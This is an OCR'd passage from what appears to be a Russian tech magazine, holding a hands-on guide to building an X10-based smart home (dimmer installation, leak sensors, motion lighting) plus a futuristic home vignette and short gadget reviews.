
› Пропускная способность: на графике представлена пропускная способность в двух режимах: с использованием протокола PPTP и в режиме Static IP (NAT Only)



› Скорость Wi-Fi (maxpacketsize): скорость Wi-Fi на минимальном расстоянии при передаче пакетов максимального размера



› Скорость Wi-Fi (minpacketsize): скорость Wi-Fi на минимальном расстоянии при передаче пакетов минимального размера



DLINYJ
/ DLINYJ@REAL.XAKEP.RU /
MONGOLINAR
/ MONGOLINAR@GMAIL.COM /

ЖИЛИЩЕ XXI ВЕКА

ИНТЕЛЛЕКТУАЛЬНЫЙ ДОМ СВОИМИ РУКАМИ

Фантастические фильмы с рассказами о недалеком будущем... Сногсшибательные японские роботы, которые уже сейчас поражают своими умениями... Всепоглощающее распространение интернета... Все это настолько будоражит мозг, что в голове невольно появляется картина идеального дома, где нет места для бытовых проблем, где все делается за тебя! Причем эта картина кажется настолько реалистичной, что всерьез начинаешь задумываться, что все это возможно уже сейчас. Постой, так ведь и вправду возможно! И чтобы построить свое высокотехнологичное жилище, совсем не обязательно иметь кучу наличных средств!

Как это будет

Что такое, в твоем понимании, комфортный дом? Хороший ремонт, удобная мебель и продвинутая техника? А можно ли сделать что-то, для того чтобы в доме стало еще комфортнее и уютнее? Конечно! Ведь дом может быть не только конфортным, но еще и умным! Сейчас я проведу тебя по своему жилищу — и ты поймешь, о чем речь. Но помни, что все это лишь моя фантазия. У тебя самого, наверняка, появится масса собственных идей. Я, как Морфеус из «Матрицы», могу лишь указать путь — дорогу ты найдешь сам :).

Начнем. Мы заходим в ванную комнату и видим кран с душем. Сразу же вспоминается выходной день и все те «приятные» ощущения, связанные с постоянными перепадами температуры воды. Не мириться же с этим, но что делать? Можно, конечно, поставить насос, тем самым наладив постоянный напор воды. Но готов ли ты столкнуться с бурей негодования всех твоих соседей по подъезду, у которых ты таким образом отнимешь воду? Да и как-то не по совести получается. Гораздо приятнее во всех отношениях вопрос решается установкой специального смесителя с термостатом, который нередко встречается в душевых хороших спортивных комплексов. Хитрое приспособление автоматически меняет баланс между горячей и холодной водой, чем обеспечивает минимальное отклонение от заданной температуры. Терпеливо увеличивать напор то горячей, то холодной воды, естественно, можешь и ты, но тут за тебя все делает аппарат!

Устроен он относительно просто. Описанный эффект достигается благодаря специальной пластике, которая изменяет свою форму под воздействием температуры жидкости, и специального клапана, обеспечивающего подачу нужного количества горячей воды. От тебя требуется только выставить желаемую температуру и напор.

Впрочем, на этом наш тюнинг ванной не заканчивается. Снимаем бестолковую вентиляционную решетку и устанавливаем на ее место подходящий по размеру вытяжной вентилятор с гигростатом. Гигростат — это такой девайс, который включает вентилятор в случае, если влажность в ванной комнате становится больше заданного уровня. Отныне ты забудешь про повышенную влажность и связанный с ней дискомфорт.

А как же туалет? Я уже вижу, как устанавливаю здесь вытяжной вентилятор, выключающийся через некоторое время с помощью встроенного таймера. Конечно, ты мог бы поставить обычный, тупой вентилятор, но это не самый оптимальный вариант. В этом случае он включался и выключался бы вместе со светом и потому не осуществлял бы должного проветривания. Не очень круто и оставлять его постоянно включенным, напрасно переводя электроэнергию. Впрочем, если у тебя уже стоит обычный вентилятор, нет повода вешать нос. За счет хитрой технологии X10 (о которой мы подробно рассказали в прошлом номере) можно заставить плясать под твою дудку любой электроприбор, но об этом чуть позже.

Сейчас лучше вспомни о потопе — одной из самых страшных неприятностей, которые только могут приключиться в квартире. По идее, в наше время при медных трубах это нам грозить не должно, но слабым местом в системе оказываются гибкие подводки до бочка и до смесителя на кухне. В них со временем истончаются прокладки или выгнивают латунные соединения. К тому же бойлер с неподключенным к канализации предохранительным клапаном в один прекрасный день может взять да и слить не один литр воды. Чтобы избавиться от дурных предчувствий, поставим систему, которая отключит воду в случае протечки. Для этого надо, во-первых, поменять вводные клапаны на клапаны с электроприводом, во-вторых, в местах потенциальной опасности прикрепить к полу датчики воды, в-третьих, присоединить датчики и приводы к специальному контроллеру, который немедленно закроет клапаны, как только на один из датчиков подастся тревожный сигнал. В довесок можно поставить небольшой девайс, который сообщит тебе о произошедшем sms'кой. В каждом доме есть места, где освещение необходимо лишь короткое время: взять хотя бы коридор и прихожую. Было бы здорово, если бы свет включался как раз в тот момент, когда ты открываешь дверь и входишь в квартиру, и автоматически гас после того, как ты разделся, разулся и прошел в свою комнату. Это вдвойне приятно, если ты пришел домой с тяжелыми сумками и занимаешься ерундой, шаря по стене в поисках «этого дурацкого выключателя». Воплотить в жизнь эту полезную фишку несложно, нужно лишь поставить датчики движения, которые срабатывают, когда вокруг них меняется обстановка (появляется человек). Ты, наверняка, видел подобные штуки в банках и магазинах: вспомни охранные датчики, расставленные по углам и сверкающие красным светодиодом каждый раз, когда в их зоне начинается движение. Тут примерно то же самое. Датчики движения различаются по дизайну, типу установки, максимальной мощности включаемых ламп, а также по углу охватываемого пространства. Тут есть два подходящих варианта. Идеальный — это обычный выключатель, совмещенный с датчиком движения, потому как, наряду с автоматической работой, он решает проблему ручного включения, на случай если датчик по какой-то причине забарахлит и перестанет функционировать. Но, увы, такие комбо-девайсы либо очень дороги, либо же имеют форму, характерную для азиатских стран (прямоугольник, не влезающий в обычное монтажное отверстие без перфоратора). Поэтому лучше остановиться на датчиках движения на батарейках. Сигнал о включении они передают по радиоканалу, так что повесить такие датчики можно где угодно. Для защиты ламп от перегорания из-за частого включения нелишне будет дополнительно установить устройство плавного зажигания.

Продолжая тему освещения, переходим в комнату с телевизором. Первое, что мы делаем, — это демонтируем старый совковый выключатель и на его место устанавливаем свеженький диммер с управлением от пульта ДУ. Диммер — это устройство, позволяющее регулировать яркость свечения ламп. Теперь, лежа на диване, с помощью пульта можно не только включить или выключить свет (хотя и это уже приятно!), но еще и максимально подогнать уровень освещения под свои нужды: для чтения, релаксации или, например, создания интимной обстановки.

Далее следуем на кухню, где будем автоматизировать электрочайник. Вынимаем его вилку из розетки и вставляем обратно, но уже через релейный модуль, позволяющий по команде включать или выключать подсоединенный девайс. Но кто будет давать команду? Очень просто — электронный таймер, автоматически зажигающий нам освещение, когда мы просыпаемся. Программируем его на включение чайника на 10 минут позже. Пока мы встаем и умываемся, у нас кипятится вода! Лепота!



> Выражаем благодарность за предоставленные устройства интернет-магазину www.magichome.ru. Про протокол X10 ты можешь прочитать в мартовском номере «Хакера» или на сайте www.x10.ru.



> Будь внимателен при установке этой системы. Помни, что ты работаешь с достаточно высоким напряжением, которое опасно для жизни! Перед тем как лезть в оголенные провода, удостоверься в отсутствии напряжения.

› Устанавливаем диммер



› Устанавливаем клавишу



› Завинчиваем распорные винты



› Перемычка

«Не стоит сразу рваться в магазин и закупаться кучей модулей для всей квартиры, судорожно подсчитывая растущее количество потраченных денег»

От теории к практике

Выглядит все красиво, но сколько стоит подобное удовольствие? Бытует мнение, что хозяевам оно обходится в целую кучу денег, поэтому позволить его себе могут исключительно богатые люди. Это не так! Чтобы развеять все сомнения, я расскажу тебе, как соорудить свой собственный умный дом с минимальными капиталовложениями. В прошлом номере была рассмотрена система X10, принципы ее работы и взлома. Попробуем же теперь извлечь из нее толк и построить свой интеллектуальный дом на основе протокола X10. Для наглядности возьмем типичную квартиру в панельном девятиэтажном доме, в котором живут тысячи наших читателей. Для начала распишем план, что и где будем ставить. Итак, смотрим на планировку квартиры (кстати, планировку практически любой квартиры легко можно найти в интернете). Под все световые выключатели мы устанавливаем диммерные модули. Каждый такой модуль стоит около $50. За эти деньги постепенно может превратить свою конуру в жилище XXI века даже небогатый студент, прикупая по паре модулей в месяц (осталась самая малость — найти эту самую конуру — примечание зловредного Step'a, которому нередко приходится ночевать в офисе). Далее назначаем каждому модулю свой уникальный адрес, по которому мы сможем обращаться с пульта и управлять всем освещением сразу. Можно, например, регулировать яркость освещения или одной кнопкой включать/выключать свет во всей квартире.
Поскольку коридор у нас — самое темное место в квартире и иногда очень хочется, чтобы свет в нем включался автоматически, попробуем это реализовать (хотя, если живешь с родителями, пожалуй, лучше этого не делать, чтобы не выдавать себя, возвращаясь невесть когда с гулянки). Для этого мы поставим в каком-нибудь неприметном месте радиодатчик движения, который будет отправлять на трансивер команду включения освещения, например, через минуту после обнаружения движения.
Перейдем к ванной комнате и туалету. Чтобы исключить опасность протечек, ставим на полу датчики воды и врезаем в трубы магнитные клапаны. Для этих целей существуют уже готовые наборы, но их установку лучше возложить на плечи бывалых сантехников. Благодаря этим клапанам ты можешь сделать так, чтобы к твоему приходу домой ванна уже была наполнена и тебе оставалось бы только раздеться и с радостью принять ее. Только представь: ты едешь домой, прикидываешь время прибытия и посылаешь sms'ку с командой наполнить ванну. Клапаны автоматически включатся — и ванна начнет наполняться. Датчики уровня воды не дадут ей перелиться через край — как только будет достигнут нужный уровень, они скомандуют отключить подачу воды.

Теперь окна. Существуют системы управления жалюзи или ставнями. На улице ставится датчик освещенности, и когда становится слишком темно/светло, шторы закрываются. Самое приятное, что все это может управляться не только автоматически, но и, например, с пульта, компьютера или таймера.

Быстрый старт

Не стоит сразу рваться в магазин и закупаться кучей модулей для всей квартиры, судорожно подсчитывая растущее количество потраченных денег. Имеет смысл начинать с небольшого стартового набора, состоящего из пары диммеров, трансивера, универсального пульта и выключателя типа звонка. Такой комплект тебе обойдется всего в $200. Потратив часок-другой на установку его в двух комнатах, ты сможешь сразу оценить прелести выключения или регулировки света, лежа с подругой на диване. Затем можно постепенно докупать диммерные и релейные модули, устанавливая их в остальных частях квартиры, и таким образом постепенно строить свой умный дом. Следующей обязательной покупкой должен стать универсальный таймер, который будет будить тебя, включать свет и музыку, электрический чайник, отдавать команду для набора воды — словом, делать все, на что только хватит твоей фантазии. В перспективе можно докупить систему управления жалюзи, магнитные клапаны и подключаемый к компьютеру модуль CM11, с помощью которого ты сможешь писать макросы и даже программы для управления своим домом, например, через интернет.

Инсталляция

Рассмотрим установку системы для управления люстрой. Нам понадобится: монтажный короб (круглый пластиковый ободок, который вставляется в гнездо розетки или выключателя), диммерный модуль, выключатель типа кнопки (смотри картинку), набор отверток и индикатор фазы. Первое, что нужно сделать, — это обезопасить себя, отключив электричество. Сначала выруби в щитке рубильник, отвечающий за верхний свет, а потом, для верности, проверь наличие напряжения тестером. Говорю тебе на полном серьезе: если на это положить, то легко может получиться так, что в умном доме жить будет некому. На фиг нам такие перспективы, правда?
Далее нужно вытащить установленный выключатель. В моем случае, чтобы снять отечественный девайс, пришлось нажать сбоку специальную пипку, отсоединить кнопку и вывинтить пару винтиков. К люстре идет два провода: фаза и ноль. Но в старых типовых домах непосредственно к выключателю подведена только фаза: он ее разрывает и после выключателя она идет дальше к люстре. В подобном случае мы не можем установить релейный модуль. Впрочем, зная о проблемах нашей совковой проводки, производители заранее предусмотрели подобный вариант и выпустили диммерный модуль, легко подключаемый без нуля сети.
Так и сделаем! Для этого аккуратно вытаскиваем провода и отсоединяем старый выключатель, следя за тем, чтобы оголенных проводов ничего не касалось, а младший брат/сестренка/домашнее животное не решили с ними поиграть. Все потому, что нам ненадолго придется подать на них напряжение, чтобы определить, какой же из этих проводов все-таки является фазой, а какой просто идет к люстре. Дотронься индикаторной отверткой сначала до одного провода, потом до другого — и фаза будет легко определена. Чуть более сложно это делается с помощью мультиметра. Теперь аккуратно, чтобы не попасть под напряжение, помечаем фазный провод (можно просто налепить на него кусочек изоленты), отключаем верхнее электропитание и продолжаем заниматься монтажом.
Далее нам необходимо подготовить монтажную коробку. Загвоздка в том, что у меня такая коробка в приспособленное для нее крепление вставляться просто так не захотела. И засунуть ее туда удалось только чуть подрезанной. Надеюсь, у тебя все пройдет удачнее, и ты сразу сможешь приступить к следующему этапу, на котором в монтажную коробку необходимо продеть провода. Для этих целей в коробке предусмотрены специальные заглушки. Выламывай наиболее подходящую из них или же вообще все, чтобы обеспечить лучшее охлаждение для будущих девайсов.
Теперь вставляем провода в предусмотренные клеммы диммера, строго следуя пометкам «фаза» и «ноль». После этого устанавливаем перемычку между клеммой «N» на диммере и проводом, уходящим на люстру.
Очередь за так называемым фильтром. Раз уж мы подключали диммер без нуля сети, придется позаботиться, чтобы команды X10 не глушились сопротивлением люстры, а для этого нужно сделать обходной путь. Вспомним, что команды имеют высокочастотную составляющую (120 кГц), для них намеренно вставленный конденсатор будет прозрачен. В то же время для частоты сети (50 Гц) он будет иметь достаточно высокое сопротивление. Это и есть принцип действия фильтра, включенного в комплект любого диммера. Его нужно установить параллельно люстре, желательно в месте ее крепления. В этом месте должен быть клеммник, используемый для удобного соединения спрятанной в стенах проводки с проводами люстры. Он как раз идеально подходит для монтажа фильтра.
Возвращаемся к диммеру. К нему нужно подсоединить наш звонковый выключатель



› Ставим фильтр

ГЛОССАРИЙ

Фаза — провод, по которому потребителю подается ток от источника. Он всегда находится под напряжением, поэтому, когда ты касаешься индикаторной отверткой фазного проводника, загорается лампочка и через тебя течет небольшой ток.
Ноль — этот провод без напряжения (говоря умными словами, он имеет нулевой потенциал), и взять с него нечего. Получается, что в любой розетке есть и фаза, и ноль. Ток течет от фазы к нулю.
Релейный модуль — этот девайс ставится в цепь с устройством, которое необходимо только включать и выключать. Его недостаток в том, что ему требуется наличие в сети фазы и нуля.
Диммерный модуль — позволяет регулировать, например, яркость освещения. Включается в цепь двумя способами, в зависимости от наличия или отсутствия нуля. В первом случае — параллельно нагрузке, во втором — последовательно ей. Это самое оптимальное решение для обычных советских домов, где обычно к выключателю подходит только фаза.
Трансивер — передает команды с радиопульта в сеть 220 вольт по протоколу X10.
Таймер — устройство, которое позволяет в определенное время включать, выключать и регулировать яркость во всех устройствах, включенных в сеть X10. С его помощью можно даже создавать «эффект присутствия», случайным образом включая и выключая свет в квартире.
Датчик движения — реагирует на появление движения или изменение освещенности, посылая команду включения/отключения определенного устройства. Можно задать время свечения, реакцию на движение или освещенность, а также адрес устройства, которому будет передаваться команда.
CM11 — компьютерный интерфейс, позволяющий, во-первых, управлять модулями системы умного дома с компьютера, а во-вторых, разрабатывать сложные сценарии. Если взять библиотеки к этому модулю, то можно создать свой собственный софт для управления всей системой X10.
Звонковый выключатель — выключатель, который всегда разомкнут, и замыкается лишь во время нажатия кнопки, после которого вновь возвращается в исходное состояние.

› Устанавливаем все в монтажный короб

так, как это показано на схеме. Далее следует самый важный этап — назначение диммеру его индивидуального адреса, используя который, мы и будем рулить люстрой. Для этого мы неспешно и аккуратно размещаем в коробе провода, чтобы ничего не коротило, и снова подаем напряжение. Для того чтобы запрограммировать диммер, необходимо подать ему команду включения или выключения по тому адресу, который мы хотим за ним закрепить. Команды подаются с помощью так называемого трансивера, который принимает их с пульта д/у и транслирует в электрическую сеть. Трансивер подключается к любой свободной розетке, что мы, собственно, и делаем. Далее, чтобы начать программирование, необходимо перевести диммер в специальный режим, нажав на предусмотренную в его конструкции кнопочку шильцем или проволочкой. Причем кнопку нужно удерживать до тех пор, пока не загорится светодиод (если этого не происходит, значит, что-то ты сделал неправильно). Затем нажимаем на пульте адрес и кнопку включения (в моем случае это были кнопки «3» и «On»). После этой процедуры светодиод погаснет, следовательно, все — диммер зашит. Можно проверить, работает ли наша система, снова подав ту же команду. Люстра должна плавно включиться. Есть? Есть!

Повторим операцию программирования для плавной регулировки яркости. Для этого опять же зажимаем кнопку на диммере, ждем, пока загорится светодиод, указываем тот же адрес (третий) и жмем на кнопку увеличения яркости. Таким образом мы говорим диммеру, что будем использовать его для регулировки яркости освещения.

Ну вот мы и подошли к завершающей стадии. Снова отключаем верхний свет и приводим нашу конструкцию в законченный вид. Для этого аккуратно помещаем все в монтажную коробку: сначала диммер (смотри не обломай провода!), затем сам выключатель. Далее коробку вставляем в гнездо, завинчиваем распорные винты и ставим на место кнопку. Самое время подать напряжение и проверить, работает ли у тебя выключатель. Однократное короткое нажатие включает люстру. После одного длительного нажатия начинает уменьшаться яркость, а после второго — увеличиваться. Теперь пульт: проверь, включается/выключается ли люстра по запрограммированному адресу и регулируется ли ее яркость. Собственно, если ты все сделал правильно, в чем я практически не сомневаюсь, то все будет работать на ура. Теперь у тебя есть реальная возможность оценить, каким ты можешь сделать свой интеллектуальный дом, имея прямые руки и богатую фантазию.

Тихий ветер больших перемен

Летним вечером 2018 года я подъезжаю к воротам своего дома на автомобиле, у которого урчат сразу четыре электродвигателя, для каждого колеса. Охранная видеокамера в темноте считывает номер подъехавшей машины и включает систему опознавания «свой-чужой». Машина правильно отвечает на переданный радиозапрос, и ворота распахиваются. Пока машина катится по подъездной дорожке, подсвеченной включившимися светодиодами, словно взлетная полоса аэродрома, мой дом, почувствовав хозяина, начинает неспешно оживать. Я приближаюсь к гаражу на расстояние в 10 м, и его автоматические двери открываются. В это время сбоку сверкнули окна дома — это поднялись рольставни и внутри включился дежурный свет. Сам дом наполняется механическими звуками: климат-система вышла из режима экономии энергии и начинает вовсю работать, возвращая оптимальный уровень температуры, влажности и чистоты воздуха. На кухне копошится система «Электронный повар». Из отсеков холодильника «Гарнир», «Мясо», «Салат» и «Десерт» в сервировочную машину переместились брикеты в вакуумной упаковке; еда выгрузилась на тарелки с добавленными, согласно моему вкусу, специями, после чего готовые блюда переехали в камеры хранения, где будут находиться в холоде и тепле вплоть до моего появления.

Я оставляю машину в гараже и иду к дому. Прикладываю палец к сканеру рядом со звонком — происходит идентификация радиоключа размером с пылинку, вживленного под кожу тыльной части ладони. Дверь приоткрывается. Я захожу в хорошо освещенную прихожую и наблюдаю, как выдвигается ящик с тапочками. Видно, что меня тут ждут! Ставлю ботинки в машину для ухода за обувью. Очень удобная штука, знаешь ли: она сама определяет, нужна ли сушка, сама чистит от грязи и даже, определив цвет, сама натирает их подходящим кремом, завершая свою работу полировкой. Я беру дипломат и иду в комнату, где меня радушно встречает легкая джазовая мелодия (и как она только угадала, что я хочу послушать именно ее?). Система мультирум следует за мной по пятам, изменяя громкость динамиков-картин так, чтобы мой слух везде ласкала эта замечательная мелодия.

Я понимаю, что спать мне совсем не хочется, нужно просто хорошо отдохнуть. Выбираю на ближайшем терминале «Сценарии присутствия → Пляж», и на плазменных панелях появляется изображение красочного пляжа. Вся комната тут же наполняется шелестом моря и пальм, а мультирум переключает интернет-радио со станции «Pure Jazz» на станцию «Old Latino». На потолке загораются мощные галогеновые прожекторы, создавая иллюзию солнечного света; настенные кондиционеры начинают работать по сценарию, совместно создавая впечатление бриза, поддувающего то с одной стороны, то с другой. Ощущения настолько сильные, что кажется, как будто дом реально перенесли и поставили посреди прибрежных песков Гавайских островов.

Я иду переодеваться в гардероб — система управления, считав радиометки одежды, открывает нужные шкафчики и полки, выдает вешалки, с которых утром забиралась одежда. При попытке положить футболку на место, вдруг раздается тонкий писк и голос сообщает: «Вещь требует стирки». Что, опять?! Ну ладно, хоть идти никуда не надо — тут же открывается отсек для грязной одежды. Иду к терминалу, чтобы выбрать шмотки, и кликаю по категории «Лето». Прямо на дисплее я могу выбрать любую вещицу из своего гардероба, перебрать все варианты и оценить, как я буду выглядеть — мои анимированные изображения в отобранных шмотках как на ладони. Наконец, я выбираю то, что мне нравится, беру выехавшую одежду и иду в ванную. Мини-бассейн уже полон и бурлит водой, подсвечиваясь пульсирующими и меняющими цвет светодиодами. Дом точно знает, что ванна каждый вечер — это традиция. Я залезаю и нежусь: вокруг меня все также шелестят пальмы и поет океан; боковым зрением замечаю в окнах набегающие волны и песок. Мой нос пленит запах соленого берега, который на редкость достоверно воссоздается аромамашиной. Я чувствую, что для полноты ощущений мне просто необходим какой-нибудь летний коктейль, а идти в бар конечно же не хочется. Поэтому я начинаю разъяснять свои желания в слух: «Напитки, список». Дом покорно перечисляет то, что осталось в баре (когда же починят этого робота, который ходил в магазин?). Прикинув, что бы мне хотелось больше всего, я говорю: «Коктейль Роял Манго». Электробармен сливает послойно ингредиенты, бросает кубик льда в стакан с трубочкой и ставит его на полку микролифта, который соединяет барную стойку на первом этаже и ванную комнату. Я делаю пару глотков напитка — и понимаю, что рай, наверное, выглядит именно так, может, даже чуточку хуже...

Итак, имея некоторые финансы, прямые руки, а главное, богатую фантазию, ты уже сейчас можешь превратить свою небольшую квартиру в доселе невиданный дом нового тысячелетия. Возможно, когда-нибудь подобные приспособления будут в порядке вещей, но сейчас им реально позавидует каждый. Да какая, впрочем, разница. Главное — то, что тебе самому жить станет проще и комфортнее, а это удел всех, кто желает идти в ногу со временем.

СВЕЖАЧОК

$195

$95

Saitek PZ35 Pro Flight Rudder Pedals

Педальки для профессиональных летчиков

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:
Тип устройства: педали для летательных симуляторов
Интерфейс подключения: USB 2.0
Количество осей: 3
Разрешение по оси направления: 512
Разрешение по оси педали тормоза: 128
Настройка под величину стопы: есть
Материал: пластик



1. Любители авиационных симуляторов по достоинству оценят манипулятор Saitek PZ35 Pro Flight Rudder Pedals. Управление производится ногами, так что остальные функции «летчики» смогут с легкостью переложить на мышь, клавиатуру и дополнительные джойстики.
2. Управление производится по трем осям. Основная отвечает за руль направления, а две другие — за раздельные тормоза. В принципе оси можно использовать по своему усмотрению, благодаря специализированному софту, включенному в комплект поставки.
3. Педали сделаны из прочного пластика и при этом достаточно легкие. Закрепить их на полу можно с помощью двустороннего скотча. А винты позволят зафиксировать манипулятор намертво.
4. В центре основания расположен массивный круглый регулятор, который дает возможность управлять жесткостью хода в широком диапазоне — достаточно повернуть ручку в нужную сторону.



1. Педали требуют некоторого времени, чтобы к ним привыкнуть, да и цена для устройства такого класса слишком высока. А раздельные тормоза поддерживают не все виды авиасимуляторов.

Jabra JX10

Blutooth-гарнитура для обладателей стильных мобил


ТЕХНИЧЕСИЕ ХАРАКТЕРИСТИКИ:
Тип устройства: Bluetooth-гарнитура
Интерфейс: Bluetooth ver. 1.2 (поддержка профилей HeadSet и HandsFree)
Время в режиме разговора, часы: 4-6
